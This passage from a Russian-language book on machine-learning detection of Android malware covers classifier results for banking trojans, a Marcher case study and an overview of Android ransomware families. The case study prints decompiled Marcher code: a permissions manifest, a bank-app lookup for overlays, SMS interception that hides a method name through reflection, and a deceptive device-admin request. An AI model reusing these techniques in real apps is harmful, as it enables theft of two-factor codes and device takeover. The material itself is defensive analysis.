API + S + D	XGBoost	0,9975	0,9837	0,9642	0,9738	0,0163	0,0126
TSG	XGBoost	0,9872	0,9463	0,9142	0,9300	0,0537	0,0300
LM	KNN	0,5864	0,2826	0,9859	0,4393	0,7174	0,0419

Набор признаков	Лучший классификатор	AUC	Точность	Полнота	F1	FPR	FNR
FC	RF	0,9820	0,9215	0,8633	0,8915	0,0785	0,0473
CG	KNN	0,5101	0,2617	1,0000	0,4148	0,7383	0,0000
API + S + D + TSG	XGBoost	0,9975	0,9827	0,9661	0,9743	0,0173	0,0119
API + S + D + LM	XGBoost	0,9974	0,9837	0,9651	0,9743	0,0163	0,0123
API + S + D + FC	XGBoost	0,9975	0,9827	0,9642	0,9734	0,0173	0,0126
API + S + D + CG	XGBoost	0,9974	0,9827	0,9642	0,9734	0,0173	0,0126
Все признаки	XGBoost	0,9973	0,9809	0,9670	0,9739	0,0191	0,0116
Лучшее позднее слияние	XGBoost	0,9982	0,9905	0,9736	0,9819	0,0095	0,0093

Алгоритмы машинного обучения способны с высокой эффективностью отделять ABT от доброкачественных программ: лучший результат позднего слияния обеспечивает оценку F1 0,9819, точность 0,9905 и полноту 0,9736. Это отличные показатели, свидетельствующие о том, что большинство приложений, классифицированных как ABT, действительно являются ABT, а классификаторы обнаружили большинство ABT в наборе приложений.

Банковские трояны и другие вредоносные программы

На рисунке 9-2 показаны 20 важнейших признаков для отделения ABT от других форм вредоносных программ.

В данном случае 14 из 20 признаков связаны с разрешениями. Тринадцать из них представляют разрешения, запрашиваемые приложением, а один признак указывает число запрашиваемых опасных разрешений. Остальные шесть являются расширенными признаками.

Признаки, связанные с разрешениями

Как и при отделении ABT от доброкачественных программ, наиболее важны разрешения, связанные с SMS. Мы видим, что доля ABT, запрашивающих разрешение `RECEIVE_SMS`, более чем вдвое превышает долю других форм вредоносных программ. То же самое относится к `WRITE_SMS` и `READ_SMS`, вероятно, потому, что другим формам вредоносных программ, например программам-вымогателям, может быть не нужно отслеживать сообщения двухфакторной аутентификации, отправляемые банками, и отвечать на них.




Рисунок 9-2. 20 важнейших признаков, лучше всего отличающих АВТ от других вредоносных программ

В таблице 9-3 показаны четыре разрешения, не связанные с SMS, которые АВТ запрашивают чаще других форм вредоносных программ, а также указано, какие из обсуждавшихся ранее в этой главе АВТ их используют.

Таблица 9-3. Разрешения, не связанные с SMS, запрашиваемые основными семействами АВТ

Разрешение	BankBot	Cerberus	FakeSpy	Marcher	Medusa	Xbot	Zitmo
CALL_PHONE	Да	Да	Нет	Да	Да	Да	Да
WAKE_LOCK	Да	Нет	Да	Да	Да	Да	Да
WRITE_CONTACTS	Нет	Нет	Нет	Нет	Нет	Нет	Да
READ_CALL_LOGS	Нет	Нет	Нет	Нет	Нет	Нет	Нет

Одно из ключевых разрешений, CALL_PHONE, позволяет злоумышленникам совершать звонки с телефона совершенно незаметно для пользователя. Возможно, они могут использовать это разрешение для подтверждения банковской транзакции. За исключением FakeSpy, это разрешение запрашивают все семейства вредоносных программ, представленные в этой главе. Xbot использует его для настройки переадресации вызовов на заражённом устройстве, вероятно, чтобы перенаправлять входящие звонки из банка пользователя мошенникам. Образцы семейства Medusa используют это разрешение для звонков на случайные телефонные номера по указанию сервера управления и контроля вредоносной программы.

Ещё одно разрешение, отличающее АВТ от других вредоносных программ, - WAKE_LOCK, которое гарантирует, что телефон останется включённым. Использование этого разрешения широко распространено среди АВТ; его часто применяют, чтобы принудительно не давать устройству перейти в спящий режим в критические моменты, когда вредоносная программа пытается похитить данные или деньги. Например, BankBot не даёт устройству отключиться, одновременно отключая экран блокировки и принудительно вызывая взаимодействия с пользовательским интерфейсом. Семейство Marcher действует менее скрытно: оно заставляет устройство постоянно оставаться включённым. За исключением Cerberus, это разрешение запрашивают все семейства вредоносных программ, рассмотренные в этой главе. Хотя его могли бы использовать другие формы вредоносных программ, например шпионские программы и приложения для мошенничества с SMS, в других категориях вредоносных программ оно запрашивается реже.

Разрешение WRITE_CONTACTS, позволяющее приложению записывать данные в список контактов, - ещё одно разрешение, отличающее АВТ от других вредоносных программ. Им можно злоупотреблять множеством способов: например, записать новый телефонный номер вашего банка, а затем позвонить вам с этого номера, создавая впечатление, будто номер злоумышленника принадлежит банку. Из семи обсуждавшихся нами семейств вредоносных программ это разрешение запрашивает только Zitmo. На практике мы не наблюдали злоупотреблений им.

Последнее разрешение, отличающее АВТ от других вредоносных программ, - READ_CALL_LOG. Оно позволяет приложению видеть, кто звонил на телефон, в какие дни недели и время суток совершались звонки, и другие сведения. В принципе, эта привилегия может позволить мошенникам выдать себя за человека, ранее звонившего жертве. Например, они могут отправлять поддельные сообщения со ссылкой на реальный разговор жертвы, чтобы обманом заставить пользователя передать им деньги или сведения. Хотя ни одно семейство вредоносных программ, обсуждавшееся ранее в этой главе, не запрашивает это разрешение, наши классификаторы обнаружили его связь с АВТ.

Эффективность прогнозирования

В таблице 9-4 показана способность алгоритмов машинного обучения отделять ABT от других вредоносных программ.

Таблица 9-4. Показатели оценки ABT и других вредоносных программ

Набор признаков	Лучший классификатор	AUC	Точность	Полнота	F1	FPR	FNR
Пакеты API	GBDT	0,9099	0,8476	0,8388	0,8432	0,1524	0,1603
Статические (S)	XGBoost	0,9156	0,8513	0,8401	0,8456	0,1487	0,1592
Динамические (D)	MLP	0,8394	0,8100	0,6378	0,7137	0,1900	0,3008
S + D	XGBoost	0,9138	0,8560	0,8391	0,8475	0,1440	0,1591
API + S + D	XGBoost	0,9447	0,8794	0,8794	0,8794	0,1206	0,1214
TSG	GBDT	0,9117	0,8476	0,8492	0,8484	0,1524	0,1518
LM	XGBoost	0,5451	0,5266	0,8878	0,6611	0,4734	0,3650
FC	XGBoost	0,8409	0,7588	0,7681	0,7635	0,2412	0,2363
CG	SVM	0,5045	0,5028	1,0000	0,6692	0,4972	0,0000
API + S + D + TSG	XGBoost	0,9463	0,8807	0,8765	0,8786	0,1193	0,1237
API + S + D + LM	XGBoost	0,9444	0,8815	0,8831	0,8823	0,1185	0,1179
API + S + D + FC	XGBoost	0,9451	0,8803	0,8803	0,8803	0,1197	0,1205
API + S + D + CG	XGBoost	0,9439	0,8789	0,8756	0,8772	0,1211	0,1248
Все признаки	XGBoost	0,9476	0,8827	0,8794	0,8810	0,1173	0,1210
Лучшее позднее слияние	XGBoost	0,9796	0,9447	0,9576	0,9507	0,0553	0,0424

Лучший результат позднего слияния в данном случае обеспечивает оценку F1 0,9507 при точности 0,9447 и полноте 0,9576. Хотя это превосходные показатели, они немного ниже показателей отделения ABT от доброкачественных программ. Этого следовало ожидать: ABT часто имеют общие характеристики с другими категориями вредоносных программ, что затрудняет их отделение. Например, некоторые ABT, такие как FakeSpy, похищают списки контактов - такое поведение также наблюдается у шпионских приложений. Другие, например Xbot, обладают и поведением ABT, и возможностями программ-вымогателей.

Marcher: пример исследования

Мы представили Marcher ранее в этой главе. Исследуя код этого приложения, `com.fasstr (v1, c219)`, можно увидеть несколько характеристик ABT, обсуждавшихся до сих пор. В листинге 9-2 показаны разрешения, запрашиваемые приложением. Обратите внимание, что оно использует все упомянутые нами разрешения ABT.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1"  android:versionName="1.0" package="com.fasstr"
    platformBuildVersionCode="22" platformBuildVersionName="5.1.1-1819727">
  <uses-sdk android:minSdkVersion="9" android:targetSdkVersion="18"/>
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.WAKE_LOCK"/>
  <uses-permission android:name="android.permission.RECEIVE_SMS"/>
  <uses-permission android:name="android.permission.SEND_SMS"/>
  <uses-permission android:name="android.permission.READ_SMS"/>
  <uses-permission android:name="android.permission.WRITE_SMS"/>
  <uses-permission android:name="android.permission.CALL_PHONE"/>
  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="android.permission.GET_TASKS"/>
  <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
  <uses-permission android:name="android.permission.VIBRATE"/>
  <uses-permission android:name="android.permission.USES_POLICY_FORCE_LOCK"/>
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
  <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
```

Листинг 9-2. Все разрешения, запрашиваемые Marcher

Помимо очень важных разрешений, связанных с SMS и используемых для перехвата сообщений двухфакторной аутентификации и ответов на них, Marcher обладает другими интересными возможностями. Она закрепляется на устройстве с помощью разрешения `RECEIVE_BOOT_COMPLETED`, которое позволяет ей перезапускаться после каждой загрузки телефона. Она может набирать произвольные номера, загруженные с сервера управления и контроля, с помощью разрешения `CALL_PHONE`, а разрешение `VIBRATE` использует, чтобы привлекать внимание пользователя к определённым диалоговым окнам.

В листинге 9-3 показано, как Marcher ищет мобильное банковское приложение Bankwest `au.com.bankwest.mobile` - одно из нескольких банковских приложений, которые Marcher ищет для наложения экранов.

```
public void a(String str) {
  char c2 = 65535;
  switch (str.hashCode()) {
    case 849595102:
      if (str.equals("au.com.bankwest.mobile")) {
        c2 = 0;

        break;
      }
      break;
  }
  switch (c2) {
    case 0:
      b("au.com.bankwest.mobile");
      a((int) R.drawable.ic_stat_content_mail);
      b((int) R.drawable.ic_stat_content_mail);
      return;
    default:
```

```
        b(str);
        a((int) R.drawable.ic_stat_content_mail);
        b((int) R.drawable.ic_stat_content_mail);
        return;
    }
}
```

Листинг 9-3. Фрагмент кода, показывающий, как Marcher ищет банковское приложение

Конкретные банковские приложения, которые нужно искать, передаются с сервера управления и контроля. Единственная причина, по которой `au.com.bankwest.mobile` присутствует в исходном коде, заключается в том, что, по-видимому, вредоносной программе требуется особая обработка этого приложения по сравнению со всеми остальными банковскими приложениями.

В листинге 9-4 показано, как ABT Marcher получает и обрабатывает входящие SMS-сообщения.

```
public class e extends BroadcastReceiver {
  protected static final String a = com.fasstr.e.e.a(MessageReceiver.class);
  protected c b;


  private void a(Context context, Intent intent) {
    if (this.b.b()) {
      Object[] objArr = (Object[]) intent.getExtras().get("pdus");
      SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
      for (int i = 0; i < objArr.length; i++) {
        try {
          smsMessageArr[i] = (SmsMessage) SmsMessage.class.getMethod(
            "cre_ateF_romP_du".replace("_", ""),
            new Class[]{byte[].class}).invoke(
              (Object) null,
              new Object[]{(byte[]) objArr[i]});
          Log.d(a, "MSG GOT:" + smsMessageArr[i].getMessageBody());
        } catch (Exception e) {
          Log.d(a, "Handler method fail");
          e.printStackTrace();
        }
      }
      if (this.b.c()) {

        if (System.currentTimeMillis() - this.b.d() > this.b.e()) {
          this.b.b(false);
          this.b.a((String) null);
        }
      }
      new f(context).a(context, smsMessageArr).a(this, context, smsMessageArr);
    }
  }


  public void onReceive(Context context, Intent intent) {
    a(context, intent);
    abortBroadcast();
  }
}
```

Листинг 9-4. Фрагмент кода, показывающий, как Marcher создаёт SMS-сообщение для отправки

Для доступа к входящим SMS-сообщениям вредоносная программа использует те же API, что и доброкачественные программы. Она регистрирует широковещательный приёмник, который операционная система вызывает каждый раз, когда в систему приходит SMS. Затем вредоносная программа получает доступ к тексту SMS с помощью метода `SmsMessage.createFromPdu`. Единственная сложность заключается в том, что код вредоносной программы несколько обфусцирован. Вместо прямого вызова `SmsMessage.createFromPdu` вредоносная программа использует рефлексию посредством `SmsMessage.class.getMethod` и минимальную обфускацию строки, записывая `cre_ateF_romP_du` вместо `createFromPdu`.

В листинге 9-5 Marcher пытается стать администратором скомпрометированного устройства, чтобы по своему усмотрению изменять настройки, связанные с администрированием устройства.

```
public class AdminActivity extends Activity {
  private DevicePolicyManager a;
  private ComponentName b;


  private void a() {
    f.a("AdminActivity: get Device Admin");
    try {
      this.a = (DevicePolicyManager) getSystemService("device_policy");
      this.b = new ComponentName(this, AdminRightsReceiver.class);
      if (!this.a.isAdminActive(this.b)) {
        Log.d("TAG", "try to become admin");
        Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
        intent.putExtra("android.app.extra.DEVICE_ADMIN", this.b);
        intent.putExtra("android.app.extra.ADD_EXPLANATION",
          "Click on Activate button to secure your application.");
        startActivityForResult(intent, 100);
        return;
      }
      Log.d("TAG", "already admin");
    } catch (Exception e) {

      e.printStackTrace();
    }
  }
}
```

Листинг 9-5. Фрагмент кода, показывающий попытку Marcher стать администратором устройства


И вновь вредоносная программа использует в точности те же API, которые для этой цели использовали бы доброкачественные программы. Она запускает активность типа `ADD_DEVICE_ADMIN`, которая открывает системное диалоговое окно для предоставления приложению требуемых разрешений. Если пользователь выполнит инструкции в этом диалоговом окне, вредоносная программа получит разрешения администратора устройства. После этого её сервер управления и контроля сможет отправлять ей команды, а сама программа даже сможет устанавливать или сбрасывать пароли устройства и лишать пользователей доступа к собственным устройствам.

Далее

Методы машинного обучения очень хорошо обнаруживают ABT. В этой главе мы наблюдали, что практически все ABT активно используют разрешения, связанные с SMS. Другие запрашиваемые разрешения, часто встречающиеся у ABT, например `RECEIVE_BOOT_COMPLETE`, также должны вызывать серьёзные подозрения в отношении приложения. Помимо разрешений, для отделения ABT от доброкачественных программ очень важны расширенные признаки на основе оценок подозрительности, рангов подозрительности и кластеризации признаков. Эти результаты позволяют предположить, что противнику может быть труднее восстановить расширенные признаки посредством обратного проектирования.

Следующая глава будет посвящена приложениям-вымогателям. Мы представим риски, которые эта категория вредоносных программ создаёт для пользователей Android, а также методы, на которые она опирается для манипулирования доступом к данным и управлением на Android-устройствах.

Глава 10. Программы-вымогатели



Атаки программ-вымогателей были нацелены на больницы, финансовые компании, академические учреждения и другие организации, получая широкое освещение в СМИ. Например, атака WannaCry в 2017 году имеет все признаки шпионского триллера. Согласно сообщениям, помимо прочих возможностей она эксплуатировала неустранённые уязвимости с помощью кода эксплойта EternalBlue, первоначально разработанного АНБ, и причинила ущерб на сумму до 8 миллиардов долларов.

Если в этой книге и есть хорошая новость, то она заключается в том, что подобные атаки программ-вымогателей не оказали значительного влияния на Android. Программы-вымогатели, нацеленные на операционную систему Android, всегда были относительно редки, а теперь почти исчезли. Мы считаем, что причина в неспособности приложений-вымогателей Android надёжно распространяться с устройства на устройство. Кроме того, архитектура изоляции приложений Android затрудняет шифрование файлов, принадлежащих другим приложениям, без эффективного эксплойта повышения привилегий. Ещё одно препятствие заключается в том, что устройства обычно автоматически создают резервные копии пользовательских файлов в облаке, поэтому вместо уплаты выкупа пользователи могут просто удалить программу-вымогатель или сбросить устройство к заводским настройкам, а затем восстановить облачные резервные копии.

Мобильные программы-вымогатели также менее прибыльны, чем другие формы. Большинство пользователей Android - физические лица, а не корпорации, поэтому их устройства содержат меньше конфиденциальных данных, а способность платить у них ниже, что делает их менее привлекательными целями. В отличие от них, крупные корпорации могут в конечном итоге заплатить миллионы долларов после атаки программы-вымогателя, чтобы восстановить свои данные, контроль над системами и способность продолжать работу. Например, Bloomberg сообщает, что чикагский страховой гигант CNA в 2021 году заплатил выкуп в размере 40 миллионов долларов.

Мы начнём эту главу с краткого описания программ-вымогателей Android и обсуждения конкретных семейств. Затем проанализируем эффективность классификаторов машинного обучения при обнаружении программ-вымогателей.

Как работают атаки программ-вымогателей

На Android существуют два широких класса программ-вымогателей: блокировщики и шифровальщики. Блокировщики обычно блокируют устройство на уровне операционной системы. Когда пользователь пытается включить его, появляется экран с требованием выкупа. Чтобы восстановить доступ, пользователь должен выполнить инструкции по уплате выкупа, обычно в криптовалюте. Блокировщики, как правило, не шифруют файлы, и поскольку целостность данных не нарушена, устройство обычно можно восстановить, загрузив его в безопасном режиме - малоизвестной функции всех телефонов Android, которая загружает минимальную операционную систему без запуска пользовательских приложений.

Криптографические программы-вымогатели шифруют некоторые или все файлы на устройстве, по крайней мере в той степени, в которой это позволяют средства изоляции приложений и хранилища Android. Жертва теряет доступ к файлам и не может восстановить их, пока не заплатит выкуп. Хотя после этого она должна получить ключ расшифрования, не все заплатившие выкуп жертвы получают работающий ключ. Третья категория программ-вымогателей, криптоблокировщики, сочетает шифрование и блокировку.

Автоматическое резервное копирование может позволить жертвам избежать худших последствий программ-вымогателей. В ответ современные программы-вымогатели часто используют стратегию «зашифровать, вывести и опубликовать» (encrypt, exfiltrate, and leak, EEL). Программа-вымогатель

EEL шифрует файлы пользователя, выводит их в центр управления и контроля и угрожает опубликовать конфиденциальные данные, если выкуп не будет уплачен. Иногда злоумышленник публикует часть данных, а затем повышает требования выкупа, угрожая опубликовать новые данные, если увеличенная сумма не будет уплачена.

Как вы увидите в следующем разделе, приложения-вымогатели обычно не встречаются в Google Play, что позволяет предположить, что большинство из них попадает на устройства пользователей посредством установки приложений из сторонних источников. Причина в том, что неофициальные магазины приложений могут не иметь сложных механизмов безопасности, встроенных в Google Play. Пользователи Android также могут стать жертвами вредоносных веб-сайтов.

Семейства программ-вымогателей Android

Chiffon - известное семейство программ-вымогателей Android, обнаруженное в 2015 году компанией по безопасности Zscaler. Оно попадает на устройства, когда пользователи загружают приложение, которое кажется порнографическим. После установки Chiffon пытается с помощью камеры устройства сфотографировать жертву. Затем фотография показывается ей как часть требования выкупа, заставляя жертву беспокоиться, что фотографию отправят всем её контактам или что контакты получат сообщение со ссылкой на порнографическое приложение.

Семейство программ-вымогателей Jisut было впервые обнаружено в 2014 году и впоследствии породило тысячи вариантов. После запуска приложение запрашивало административные разрешения и использовало их для блокировки устройства или шифрования файлов пользователя. Затем оно объявляло пользователю, что его устройство заражено, и требовало выкуп. Некоторые версии этого семейства вредоносных программ также обладали характеристиками шпионских программ, поскольку похищали пароли к китайской социальной сети QQ. Техническую статью об этом семействе программ-вымогателей см. в работе «An in-Depth Study of the Jisut Family of Android Ransomware» Алехандро Мартина и соавторов.

LeakerLocker - семейство программ-вымогателей, распространявшееся через поддельные приложения с обоями и очистки устройства. Вместо блокировки устройства LeakerLocker захватывала пользовательские данные, такие как личные фотографии, контакты, SMS-сообщения, историю телефонных звонков, сообщения Facebook, посещения веб-сайтов, полные сообщения электронной почты и сведения GPS. В требовании выкупа она угрожала опубликовать эти данные в интернете, а затем предлагала пользователю заплатить кредитной картой. McAfee впервые описала эту вредоносную программу в 2017 году в публикации блога «LeakerLocker: Mobile Ransomware Acts Without Encryption».

Simplocker часто считают первой криптографической программой-вымогателем для Android. Обнаруженное в 2014 году и описанное чешской компанией по борьбе с вредоносными программами ESET на сайте её базы данных вредоносных программ, это семейство программ-вымогателей первоначально представлялось антивирусным инструментом. После загрузки приложение шифровало файлы на SD-карте устройства и требовало плату. Хотя разные версии этого семейства программ-вымогателей обладают разными функциями, некоторые используют сеть Tor для обеспечения связи между приложением и сервером управления и контроля злоумышленника.

Svpeng, начавшая как банковский троян, была обнаружена Kaspersky в 2013 году. В 2017 году Svpeng добавила функции программы-вымогателя. Потенциальные жертвы получали электронное письмо, якобы отправленное ФБР. В нём утверждалось, что пользователь просматривал или распространял порнографические материалы, и ему угрожали крупными штрафами и тюремным заключением, если он не выполнит инструкции из письма, которые требовали отправить злоумышленникам электронным способом предоплаченную карту MoneyPak.

Police - семейство программ-вымогателей Android, во многом похожее и на Chiffon, и на Svpeng. Как Chiffon, оно попадает на устройства через порнографическое приложение, а как Svpeng, выдаёт себя за полицию, обвиняя пользователя в распространении порнографии и угрожая всевозможными правовыми последствиями, если жертва не заплатит. Аналогично SimpleLocker - известное семейство программ-вымогателей, заражающее устройства, когда пользователи пытаются посетить поддельный порнографический веб-сайт. После компрометации приложение шифрует содержимое SD-карты жертвы, например документы, изображения и видео, и предъявляет пользователю требование выкупа.

